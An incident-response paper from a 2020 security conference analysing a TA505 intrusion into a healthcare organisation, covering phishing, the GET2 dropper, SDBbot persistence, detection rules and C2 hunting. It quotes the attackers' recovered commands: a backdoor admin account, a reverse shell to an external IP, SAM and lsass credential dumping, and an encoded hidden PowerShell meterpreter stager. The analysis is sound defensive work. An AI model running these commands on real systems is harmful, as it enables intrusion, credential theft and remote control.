VB2020
localhost

30 September - 2 October, 2020 / vblocalhost.com

ANOTHER THREAT ACTOR DAY...

Paul Jung
Excellium, Luxembourg


pjung@excellium-services.com

ABSTRACT

In December 2019 our team CERT-XLM responded to an incident affecting a Belgian actor in the healthcare sector. This incident was a ransom operation run allegedly by the APT group TA505. This group is known for ransoming its victims, for example Rouen Hospital in November 2019 and Maastricht University in December 2019. We intervened after the domain compromise, but luckily just in time before a probable launch of the ransomware. During this incident, we learnt a lot about the operational tactics of this group and the tools they use.

INITIAL COMPROMISE

Our customer was hit by two separate waves of phishing emails. The emails were sent to individuals' mailboxes by using a Russian university MTA for injection. Both waves were large, each with more than 100 destination mailboxes. The phishing email fakes an invitation for a trial of the cloud storage *Onehub*.



You've been invited to Onehub.

marketing uses Onehub to securely share files and has shared the following item with you.

promo-NOV-DEC-test(1).docx

Owned by marketingNovember 13, 2019 12:22 AM

This invitation is intended only for [redacted].be and cannot be forwarded to others.

Sign Up & Access This Item

We hope you found this email helpful. If not, you can modify your email preferences at any time from notification settings. Thanks for using Onehub!

– The Onehub Team

Questions? Contact us at support@onehub.com or (877) 644-7774.
Never want to receive emails related to Onehub? Unsubscribe.
© 2019 Onehub • Privacy Policy • Terms of Use

This email has been scanned by the Destiny Email Security System.
For more information please visit http://www.destiny.be

Figure 1: Phishing email.

The email contained no attachment, but instead a shortened link using the legitimate German service (merky[.]de) to redirect the victims toward a macro-enabled *Word* document. The document was served from the attacker infrastructure, under the host box-cnd[.]com.




Figure 2: Office document.

If the macro is allowed to be executed, a pop-up appears displaying a never-ending configuration status progress bar.




Figure 3: Decoy running.

Meanwhile, the macro extracts an architecture-dependent DLL directly embedded in the document. Indeed, the document contains two versions of the DLL, 32-bit and 64-bit, and depending on the system CPU, the corresponding one is executed.

This DLL is a dropper known as GET2, which was already extensively analysed by *Proofpoint* in mid October 2019. This dropper retrieves basic information from the host (computer name, username, version and running processes) and sends them back to the CC using a simple HTTP POST request.

In our case the CC was microsoft-hub-us[.]com (195.123.246.12). Interestingly, the configuration of the unique CC host is hard coded in the DLL binary itself.




Figure 4: Configuration of CC.

Depending on the POST response, 'RD86' or 'RD86R', the dropper then fetches (using the GET method) the final payload as a PE or a DLL.




Figure 5: PE download.

During our investigation on patient 0, this dropper stored a new executable in the directory %UserProfile%\AppData\Local\Temp\ and named it 'profile3.7.exe'. Unfortunately, this file was transient and despite traces of it on the patient 0 disk, we could not retrieve it for further analysis. Therefore, the purpose of this file remains unknown.

After getting the file, the dropper checks the validity of the executable and simply executes it. No persistence mechanism was found at this stage.

REACH DA IN ONE HOUR

After the initial breach, the attackers installed a backdoor commonly named SDBbot. The backdoor is interesting on several levels. On the one hand, it uses a clever persistence mechanism, while on the other hand it uses a simple and basic communication protocol. This backdoor allows the assailants to control the host. This implant is detailed more thoroughly in the next section.

Four hours after the implant was installed, the attackers connected back to the target. One hour later, they used MS17-07 directly against one domain controller to gain AD domain admin rights. The attackers then dropped a binary named wsus.exe, a repacked version of TinyMet, which is an open source small meterpreter stager hosted on *GitHub*. We found wsus.exe hidden in existing folders on some workstations – for example, it was c:\intel, a remaining artefact of the video driver installation.

From the compromised DC, the attackers then used smbexec to execute commands on remote *Windows* systems without having to upload a payload to the target via native *Windows* functionality and SMB authentication. When launched, smbexec creates a folder, c:/__output, and never deletes it, which was a key point to detect compromised servers. This tool also registers by default a service named 'BTOBTO'.

Since event logging was enabled, we were able to retrieve many of the executed commands.

To ensure user persistence, they simply created a user and added it in the administrators group:

```
%COMSPEC% /C echo net user support supp0rt /add ^> %SYSTEMDRIVE%\WINDOWS\Temp\KZaNdsoCnKCqTtnw.
txt > \WINDOWS\Temp\FhdnnrGoOdmOlqEr.bat & %COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\
FhdnnrGoOdmOlqEr.bat
```

```
%COMSPEC% /C echo net localgroup administrators support /add ^> %SYSTEMDRIVE%\WINDOWS\Temp\
IFKtLFGtTTyQImhx.txt > \WINDOWS\Temp\scAYndDUIHixjwDv.bat & %COMSPEC% /C start %COMSPEC% /C \
WINDOWS\Temp\scAYndDUIHixjwDv.bat
```

Again, they used smbexec to launch TinyMet, simply by specifying the host and port directly to the command line. '0' means reverse TCP:

```
%COMSPEC% /C echo C:\Windows\wsus.exe 0 91.214.124.15 443 ^> %SYSTEMDRIVE%\WINDOWS\Temp\
iaetRnAqpruNtWFZ.txt > \WINDOWS\Temp\wmCiqaHkZzuHNNMT.bat & %COMSPEC% /C start %COMSPEC% /C \
WINDOWS\Temp\wmCiqaHkZzuHNNMT.bat
```

The IP 91.214.124.15 belongs to the AS210119, the geolocation seems to be in Ukraine but the owner of the AS is in the Seychelles. The group used this same and unique Ukrainian meterpreter backend during the whole operation.

To extract the domain credentials, the assailants used multiple solutions. We do not know if this is a standard procedure for them or if they just ran into issues. They used reg.exe to extract the SAM database, then dumped the lsass process using *procdump* tools from *sysinternals* and finally using the *pwdump* tool:

```
%COMSPEC% /Q /c echo reg.exe save hklm\sam C:\Intel\sam ^> \\127.0.0.1\C$\__output 2^>^&1 >
%TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

```
%COMSPEC% /Q /c echo reg.exe save hklm\security C:\Intel\security ^> \\127.0.0.1\C$\__output
2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

```
%COMSPEC% /Q /c echo reg.exe save hklm\system C:\Intel\system ^> \\127.0.0.1\C$\__output 2^>^&1 >
%TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

```
%COMSPEC% /Q /c echo C:\Intel\procdump.exe -accepteula -ma lsass.exe lsass.dmp ^> \\127.0.0.1\
C$\__output 2^>^&1 > %TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\
execute.bat
```

```
%COMSPEC% /Q /c echo C:\Intel\pwdump.exe > C:\Intel\pw ^> \\127.0.0.1\C$\__output 2^>^&1 >
%TEMP%\execute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

Finally, once full domain compromise was achieved, the attackers pivoted through the entire network again using smbexec and launched Metasploit as TCP listen meterpreter in order to plant SDBbot backdoors in more than 50 servers and workstations.

```
%COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq
4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object
System.Diagnostics.ProcessStartInfo;$s.FileName=$b;$s.Arguments='-noni -nop -w hidden -c &([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object
System.IO.MemoryStream(,[System.Convert]::FromBase64String(''H4sIAAyR3l0CA7VWbW/aSBD+nEj5D1aFZFslgIE0R6RKt+YlOAFC4mBCKDot9tpeWHvBXgdIr//9xmCn6TWt2pPOAnlfZmZnnnlm
lm4S2oLyUNph6fPJ8dEQRziQlMLaCHeoKBWEZahHR7BR2DQaW+mjpEzRatXiAabh7OKimUQRCcVhXrokAsUxCeaMklhRpb+lsU8icnozXxBbSJ+lwl+lS8bnmGViuya2fSKdotBJ93rcxqkzJXPFqFDkT59kdXqqz
UrtdYJZrMjmLhYkKDmMyar0RU0PvN+tiCL3qR3xmLuiNKZhrVoahTF2yQCsPZE+ET53YlmFKOAXEZFEobSPJzVw2FZkGA4jbiPHiUgcy0VpmpqezmZ/KtPs3LskFDQgJSMUJOIrk0RP1CZxqYtDh5E74s5AyxQRDb
2ZqoLYE18SpRAmjBW13zGjDMgmR+lXl2TXSiAlFJFahEy+EWefOwkjB035DUcP2VfhyRgA0H05OT45dnO2rPqv2QKjo+l+TMA5Zchjupf6KFWKUh+OwYJHO5gW7qOEqLMXaCELhBV/rK7lsiBJOllYmVqcOjPQyLJ
Z4C2O0vUfs7JFXBqSli7EAbVz4ilvQUxcRvbxlXKxAfikyNkGcVqEEQ+LFLQ009+ptQMqXnTlhDKHRMiGNMXgFWRQ/daZQx4U2Qj7JACEDnOgXsEFupNcOqP4Lj89nYOQ3GQ4jovSMIF6s4uSSTAjTlFCYUyzLZQI
vh/KX93tJoxQG8ciNzdTcxyz85o8jEWU2JA0iP3eXBGbYpZCUZS61CH6zqRefq78JhBNzBhUAVh6gkTASgqAKVIqROBimnalZBJhBCtGAhDZl32HYQ+qPKP6njrYI478bwdzKh94m0KRY/DKPcivybgoShaNBLSPF
Fbg0H86/FXb2LvRjEiWByUvjam+EymlC6vGoK6ljMxQ2WMQCYi/E/FAxzH5UD/0COVd+YY2ETwTI2R9Wl9SDW2oZvThP6Ilg7fOneurRbcctba+i4zY6HeHrdtut/50ZVplYbYNcT00RL/9sFiYqHs3mohHA3XvaW
U5qT+vruiz2UPOZFv+8Kw/byr69nnhOe6k5breuWveaWcd2hs3b/VKFfda7aQ31jd6pR636aZ7S0e3y6uOmE8shkdu2XvQGphue9HC0nj/2UDo0q/Zzleuden3nd2kW26M60vURqgZtq2Ozq8neoSGZQt74nF002t
gr7NGwWLdapQ9kH3ACDw9al6dBfzWYg7fiLj2WC5bvq1r447DxftlvQxzq+pXzltPfrlhPbCqr82XWjpeo0veTvWQCI0HkPPKHnJptTcIVggjdIuQPsaezsfXd/dnbtlaaoM16jzeWlWvWbV9F3xovUf6e33TbV3b
j9oH++a8rlfWzYAGbF51yo3RH3q4ufaGT55zOz6/2w528ypHIzjrXUoKYEVhrvmvUv2jHt3HUexjBhSA5puXXYdHnaydDjlNNRQFLuEliULC4AqDSy6nLmKM22kzh7YL18ihuad3zQiGteqbIlV6EVS/tvh86eLiE
TyEWtiztdQjoSf8YmVbq1SgZVe29QpE+OthNflqpxxsFdOen+LyYpztjatpkUABNmvX/ydiWWX68HJ+jtjXtZ/s/hKKleI+3u9Wvl34LUB/M+oxpgLkTGgqjBwutbeCz5jx6sbf5wPy7mZP+sl2kjTAXwJnBz/A2
hCsA8dCgAA''))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='H
idden';$s.CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);"
```

Figure 6: Meterpreter run.

For fun, we will now allow readers to make their own attribution conclusions :-)

```
%COMSPEC% /Q /c echo ping google.ca ^> \\127.0.0.1\C$\__output 2^>^&1 > %TEMP%\execute.bat &
%COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.bat
```

THE PERSISTENCE IMPLANT

SDBbot uses a clever persistence method. The malware, when deployed with simple user privileges, is mostly fileless. The binary including the CC configuration is stored in the registry along with a little randomly named DLL to bootstrap it. The persistence is set with a simple start-up key using rundll32 to launch the payload:

```
KEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
xrbvajc.dll: rundll32 "C:\Users\[redacted]\AppData\Roaming\xrbvajc.dll" #1
```

The bootstrap DLL is also hard coded with the path containing the UID where the payload resides in the registry. Therefore, each binary hash is unique. The configuration is obfuscated in the data section of the DLL.

Address	Hex	ASCII
72BC3000	00 00 00 10 00 00 00 00 5C 00 52 00 45 00 47 00	........\.R.E.G.
72BC3010	49 00 53 00 54 00 52 00 59 00 5C 00 55 00 53 00	I.S.T.R.Y.\.U.S.
72BC3020	45 00 52 00 5C 00 53 00 2D 00 31 00 2D 00 35 00	E.R.\.S.-.1.-.5.
72BC3030	2D 00 32 00 31 00 2D 00 32 00 31 00 35 00 34 00	-.2.1.-.2.1.5.4.
72BC3040	32 00 39 00 38 00 39 00 37 00 2D 00 31 00 32 00	2.9.8.9.7.-.1.2.
72BC3050	39 00 38 00 38 00 39 00 35 00 36 00 34 00 33 00	9.8.8.9.5.6.4.3.
72BC3060	2D 00 32 00 35 00 39 00 35 00 39 00 30 00 32 00	-.2.5.9.5.9.0.2.
72BC3070	38 00 33 00 34 00 2D 00 31 00 30 00 30 00 32 00	8.3.4.-.1.0.0.2.
72BC3080	30 00 5C 00 53 00 4F 00 46 00 54 00 57 00 41 00	0.\.S.O.F.T.W.A.
72BC3090	52 00 45 00 5C 00 4D 00 69 00 63 00 72 00 6F 00	R.E.\.M.i.c.r.o.
72BC30A0	73 00 6F 00 66 00 74 00 5C 00 6A 00 76 00 63 00	s.o.f.t.\.j.v.c.
72BC30B0	00 00 A9 E1 2E 79 CD 5F F0 35 E7 1E 4F FA EE 2B	..©á.yÍ_ð5ç.OúîÞ
72BC30C0	9F 93 82 38 2F FC 5E 58 FE 98 0F 0F 26 29 39 FE	...8/ü^Xþ...&)9þ
72BC30D0	8A 1D A4 B4 D5 C0 2A CA 24 0F 5E 2E BB 78 AA 9A	..¤´ÕÀ*Ê$.^.»xª.
72BC30E0	52 47 3B 79 D9 BE 83 6C 72 80 D9 38 A7 CA 57 16	RG;yÙ¾.lr.Ù8§ÊW.
72BC30F0	35 A3 7F 4D 23 8D E2 7D FD AB D1 50 16 44 85 5A	5£.M#.â}ý«ÑP.D.Z
72BC3100	35 08 E5 D2 F5 B5 07 2A FB 3D 3D FD B4 A1 20 A8	5.åÒõµ.*û==ý´¡ ¨
72BC3110	13 50 25 7C 07 1A F2 B6 11 DD FD DC 23 9E 27 9D	.P%|..ò¶.ÝýÜ#.'.
72BC3120	4B 90 54 F1 2F FB 9B A1 26 1A 3F CD 54 EB 67 C6	K.Tñ/û.¡&.?ÍTëgÆ
72BC3130	57 F4 A9 E1 2E 79 CD 5F F0 35 E7 1E 4F FA EE 2B	Wô©á.yÍ_ð5ç.OúîÞ
72BC3140	9F 93 82 38 2F FC 5E 58 FE 98 0F 0F 26 29 39 FE	...8/ü^Xþ...&)9þ
72BC3150	8A 1D A4 B4 D5 C0 2A CA 24 0F 5E 2E BB 78 AA 9A	..¤´ÕÀ*Ê$.^.»xª.
72BC3160	52 47 3B 79 D9 BE 83 6C 72 80 D9 38 A7 CA 57 16	RG;yÙ¾.lr.Ù8§ÊW.
72BC3170	35 A3 7F 4D 23 8D E2 7D FD AB D1 50 16 44 85 5A	5£.M#.â}ý«ÑP.D.Z
72BC3180	35 08 E5 D2 F5 B5 07 2A 77 00 00 00 00 00 00 00	5.åÒõµ.*w.......
72BC3190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....
72BC31A0	00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00	....

Figure 7: Configuration dump.

The second stage payload is also stored in a random path of the registry to achieve sneakiness. It is located in HKEY_CURRENT_USER\Software\Microsoft\{3 random letters}\{1 random letter}




Figure 8: Malware in registry.

The Registry entry always starts with a decoy text 'Copyright (C) Microsoft Corporation.', followed by a shellcode with the compressed final payload concatenated to it. The launcher just allocates memory and jumps on the shellcode, the shellcode uncompress SDBbot and finally runs it.

To summarize, the random launcher is randomly named using a payload randomly placed in the registry. This matter can certainly complicate the incident response for an unprepared client. Luckily for us, even if it is really stealthy at the binary level, it still uses the simple registry Currentversion/run for persistence.

Moreover, it is really noisy and easy to detect at network level. At every launch, in order to find out the victim's external IP, SDBbot calls the ip-api.com services with an hard-coded user agent:

```
seg000:001DA6D8 aMozilla50Windo:                        ; DATA XREF: dohttprequest+2F↑o
seg000:001DA6D8                 text "UTF-16LE", 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK'
seg000:001DA6D8                 text "UTF-16LE", 'it/537.36 (KHTML, like Gecko) Chrome/60.0.3112.113 '
seg000:001DA6D8                 text "UTF-16LE", 'Safari/537.36',0
seg000:001DA7C0 ; ---------------------------------------------------------------------------
```

Figure 9: Hard-coded user agent.

Then the bot uses a binary protocol to talk to the CC. In addition, although TCP is used with destination port 443, the traffic is *not* encrypted with SSL, making the beaconing easy to spot. The sequence of bytes sent in the payload is ***00 00 DE C0***, for which the CC will respond with ***00 00 DE C0***, hereafter referred to as the «***DEC0***» handshake.

The malware is a simple backdoor with the following capabilities:

- Download of files
- Command execution
- Stream the screen content
- Forward TCP session
- Perform reboot

This malware was analysed in depth by *Proofpoint* in October 2019. Therefore, we will not go into it further. Unfortunately, at the time of the incident response we were not aware of that.

On most compromised hosts, SDBbot was found running with system rights, in this case, it runs not as a dedicated process but injected in the winlogon process. In this configuration scenario, the second stage is located in HKEY_LOCAL_MACHINE\Software\Microsoft\{3 random letters}\{1 random letter} and persistence is achieved by using the same mechanism as FIN7, discovered by *FireEye* in 2017 called application shimming (Att&ck T1138). In this case, the host persistence is tricky to find.

At the beginning of our investigations, we did not immediately realize that the attackers used only a single CC for all the SDBbot samples, making it a challenge to block them without blocking all traffic towards the Internet. However, we discovered that the malware has the capacity to read a file named ip.txt if present at the root of the c:\ or in the running folder. This file overrides the hard-coded IP of the CC, which allowed us to block every SDBbot, surprisingly, without any restart of the malware.




Figure 10: Hard-coded additional configuration file.

Another way to detect SDBbot was to apply the following YARA rules on all the running 'winlogon' processes:

```
rule sdbbot {
meta: description = "Find SDBBOT and Get Conf"
author = "CERT-XLM"
date = "2019/12/19"
strings: $re0 = /Hosts=[a-zA-z0-9\-.]{5,32}/
condition: all of ($re*)
}
```

Client id	C.3a982887e8fc0d01			
Payload	Process	Pid	3240	
		Ppid	6412	
		Name	winlogon.exe	
		Exe	C:\Windows\System32\winlogon.exe	
		Cmdline	winlogon.exe	
		Ctime	1576769668000000	
		Username	NT AUTHORITY\SYSTEM	
		Status	running	
		Nice	128	
		Cwd	C:\Windows\system32	
		Num threads	6	
		User cpu time	5824	
		System cpu time	0.421875	
		Rss size	89554944	
		Vms size	18956288	
		Memory percent	1.0426139831542969	
	Match	Rule name	sdbbot	
		String matches	String id	$re0
			Offset	190392614944
			Data	Hosts=drm-server-booking.com
	Scan time us	467000		
Payload type	YaraProcessScanMatch			
Timestamp	2019-12-19 22:25:19 UTC			

Figure 11: Malware detection in memory.

Luckily, by combining these detections, additional port scanning to find the internal listening meterpreter and looking for c:__output folders, we were able to detect infected hosts, cut the communications channels and contain this attack.

It is important to look at the timeline of actions of objectives, sample generation and domain registration to find out that this group has probably been using the same techniques for months and have mastered their procedures. On the one hand they are re-using tools pre-generated months ago, but on the other hand they act blazingly quickly when it comes to generating maldocs, registering the dropping domain and taking over the infrastructure.




Figure 12: Timeline.

It has been 21 days from the breach to the mitigation of the intruder. Hopefully the ransom was not launched during this timeframe.

FINDING SDBBOTS

So how do we hunt down SDBbot instances in the wild? You can find a lot of IOCs relative to the maldocs and GET2, but SDBbot IOCs and samples themselves are quite rare both on *VirusTotal* and in public sandboxes. That is because all the bots are quite unique and stored only in the registry, and even the unique launcher executable doesn't contain any configuration.

Once you suspect an IP, it is trivial to validate that the host is really a SDBbot CC by using the famous 'DEC0' handshake. However, scanning port 443 on the whole Internet is still quite a painful process.

Nevertheless, during our investigation we found that some domains are sometimes reused by the group both for document distribution and SDBbot CC.

We also saw domain names reused for the SDBbot CC. For example, the domain drm-server-booking[.]com resolved to 185.33.86.40 (AS202015) from 16 October 2019 to 29 October, then to 88.99.112.82 (AS24940) from 6 November 2019 until our intervention.




Figure 13: DNS name reuse.

Although there is always a separation between the dropper CC and the SDBbot CC, they sometimes live on the same AS. For example, the SDBbot CC drm-server-booking.com at 88.99.112.**8**2 used in December 2019 is on the same AS 24940 as smn-002.onedire-cdn.com at 88.99.112.**9**2 used for maldoc delivery in October 2019.

Furthermore, by cross-checking public IOCs allegedly belonging to this group, we also discovered domains with the same peculiar pattern 'dash glued words'. For example:

- drm-server-booking.com
- Microsoft-store-drm-server.com
- Microsoft-sback-server.com

or

- update365-office-ens.com
- update365-update-en-gb.com
- office365-update-eu.com

or

- Windows-msd-update.com
- Windows-fsd-update.com
- Windows-sys-update.com
- Windows-se-update.com
- Windows-en-us-update.com

We then considered that, since it may be complicated or time consuming for the group to find 'bad actor'-friendly hosts, the group might simply reuse the same AS for both CC and droppers even if the servers are segregated. With this hypothesis, we started to map all known used domains by using IP/FQDN pivoting to find more domains and IPs, starting in 2019 and using only dash and .com tld.

We extracted words from all the known IOC domains. For example, the list for drm.server.booking gives the labels ['drm','server','booking']. Then we resolved each combination of two and three words to find a hosting AS.

- drm-server-booking.com
- server-booking-drm.com
- booking-drm-servers.com
- Etc...

All the IOCs collected and attributed to this group gave us 124 distinct labels, resolving to only 1,900 hosts covering 397 AS ranges. We scanned these ranges with a SDBbot NSE script replaying the DEC0 handshake:

```
$ nmap jp-microsoft-store.com --script sdbbot.nse -p 443 -v -Pn -n
Starting Nmap 7.70 ( https://nmap.org ) at 2020-02-25 07:55 CET
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.00s elapsed
Initiating Connect Scan at 07:55
Scanning jp-microsoft-store.com (194.68.27.38) [1 port]
Discovered open port 443/tcp on 194.68.27.38
Completed Connect Scan at 07:55, 0.22s elapsed (1 total ports)
NSE: Script scanning 194.68.27.38.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.63s elapsed
Nmap scan report for jp-microsoft-store.com (194.68.27.38)
Host is up (0.22s latency).

PORT    STATE SERVICE
443/tcp open  https
|_sdbbot: SDBBot Detected

NSE: Script Post-scanning.
Initiating NSE at 07:55
Completed NSE at 07:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
```

Figure 14: SDBbot NSE detection script.

